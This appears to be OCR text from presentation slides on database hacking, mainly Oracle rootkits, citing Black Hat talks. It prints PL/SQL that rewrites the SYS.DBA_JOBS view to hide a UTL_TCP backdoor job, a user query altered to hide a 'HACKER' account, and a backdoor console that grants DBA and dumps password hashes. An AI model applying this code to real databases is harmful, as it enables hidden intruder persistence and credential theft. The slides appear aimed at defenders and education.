ps	select * from v$process	select * from sysprocesses	list application	select * from pg_stat_activity
kill 1234	alter system kill session '12,55'	SELECT @var1 = spid FROM sysprocesses WHERE nt_username='andrew' AND spid<>@@spidEXEC ('kill '+@var1);	force application (1234)	
Executables	View, Package, Procedures and Functions	View, Stored Procedures	View, Stored Procedures	View, Stored Procedures
execute	select * from view; exec procedure	select * from view; exec procedure	select * from view;	select * from view; execute procedure
cd	alter session set current_schema =user01			

Oracle Rootkits [6,7]

- Implementing an Oracle Database Rootkit then a backdoor:
  - PL/SQL,
  - Java
  - or a combination of both.

- Steps
  - PL/SQL scripts that needs to be run on the Oracle Database server with administrator privileges
  - Run Backdoor Console


Oracle Rootkits [6,7]

- Rootkit process:
  - Hide Database Users
    - ✓ User and roles are stored together in the table SYS.USER$
  - Hide Processes
    - ✓ Processes are stored in a special view v$session located in the schema SYS
  - Hide Database Jobs
    - ✓ Oracle jobs are stored in the table SYS.JOB$

```
select u.name, u.user#, u.ctime
from sys.user$ u, sys.ts$ dts, sys.ts$ tts
where u.datats# = dts.ts#
  and u.tempts# = tts.ts#
  and u.type# = 1
  AND U.NAME != 'HACKER'        --added by intruder
```

```
CREATE OR REPLACE
FUNCTION ins_rootkit RETURN VARCHAR2 AUTHID CURRENT_USER AS
  PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
  EXECUTE IMMEDIATE 'CREATE OR REPLACE FORCE VIEW "SYS"."DBA_JOBS" ("JOB",
"LOG_USER", "PRIV_USER", "SCHEMA_USER", "LAST_DATE", "LAST_SEC", "THIS_DATE",
"THIS_SEC", "NEXT_DATE", "NEXT_SEC", "TOTAL_TIME", "BROKEN", "INTERVAL",
"FAILURES", "WHAT", "NLS_ENV", "MISC_ENV", "INSTANCE") AS
  select JOB, lowner LOG_USER, powner PRIV_USER, cowner SCHEMA_USER,
    LAST_DATE, substr(to_char(last_date,''HH24:MI:SS''),1,8) LAST_SEC,
    THIS_DATE, substr(to_char(this_date,''HH24:MI:SS''),1,8) THIS_SEC,
    NEXT_DATE, substr(to_char(next_date,''HH24:MI:SS''),1,8) NEXT_SEC,
    (total+(sysdate-nvl(this_date,sysdate)))*86400 TOTAL_TIME,
    decode(mod(FLAG,2),1,''Y'',0,''N'',''?'') BROKEN,
    INTERVAL# interval, FAILURES, WHAT,
    nlsenv NLS_ENV, env MISC_ENV, j.field1 INSTANCE
  from sys.job$ j WHERE j.what not like ''DECLARE l_cn UTL_TCP.CONNECTION;%''';
```


Oracle Rootkits [6,7]




- An auditor, security consultant or security tool normally only checks the table sys.user$. But Oracle is using the table sys.aser$ containing the hidden user.

Oracle Rootkits [6,7]

- Steps
  - PL/SQL scripts that needs to be run on the Oracle Database server with administrator privileges
  - Run Backdoor Console




Database Backdoor Console
Backdoor
Help
Owned Databases :
192.168.253.2:ORCL
192.168.253.3:GI101R
Name:
ORCL
DBID:
1112494026
Version:
Oracle Database 10g Enterprise
Commands to Send :
Command
Create a new user
Grant DBA to a user
Get the all the user password hashes
Get all the DB Links
Create a hidden user
Command Parameters
Username
HACKER
SQL Text :
GRANT DBA TO "{{Username=HACKER}}"
Send Command
Disconnect
Results :

Conclusion

- We briefly reviewed how databases are hacked specially with the presence of malwares. Beside all the Patches and Updates If we don't protect our databases and monitor it(Services, Protocols, Files and Directories, PortsAuditing and Logging,) sooner or later you will get hacked, this means lot of money loses and in worst case running out of business.
- Oracle is a powerful database and there are many possibilities to implement database rootkits in Oracle. With these techniques an attacker (internal/external) can hide his presence in a hacked database.

References

[1] Imperva report, "Top Ten Database Threats:The Most Significant Risks and How to Mitigate Them",2014

Giuseppe Serazzi and Stefano Zanero,"Computer Virus Propagation Models"

[2] Joanne Pilker,"MS SQL Slammer/Sapphire Worm",Global Information Assurance Certification Paper,SANS Institute

[3] Leyden, John (6 February 2003). "Slammer: Why security benefits from proof of concept code". Register. Retrieved 2008-11-29.

[4] Moore, David et al. "The Spread of the Sapphire/Slammer Worm". CAIDA (Cooperative Association for Internet Data Analysis).

[5] Serazzi, Giuseppe & Zanero, Stefano (2004). "Computer Virus Propagation Models". In Calzarossa, Maria Carla & Gelenbe, Erol. Performance Tools and Applications to Networked Systems. Lecture Notes in Computer Science. Vol. 2965. pp. 26–50.

[6] Kornbrust, Alexander.“Oracle Rootkits 2.0”. Black Hat 2006 USA, Las Vegas, NV. 02; Aug 06

[7] Dennis Yurichev,"Oracle RDBMS rootkits and other modifications"Blackhat 2005 .

[8] "ISS Security Brief: Microsoft SQL Slammer Worm Propagation". ISSForum. 25 January 2003. Retrieved 2008-11-29.

[9]X-Force (January 25, 2003). "Peace of Mind Through Integrity and Insight". Neohapsis Archives. Retrieved 2008-11-29.

[10] Vern Paxson, Stuart Staniford, and Nicholas Weaver, How to 0wn the Internet in Your Spare Time, Proceedings of the 11th USENIX Security Symposium (Security '02).

[11]"SQLExp SQL Server Worm Analysis". DeepSight™ Threat Management System Threat Analysis. Jan 28, 2003.

Questions?

Thanks

Home page : www.mmAhmadian.ir/
Weblog : ahmadian.blog.ir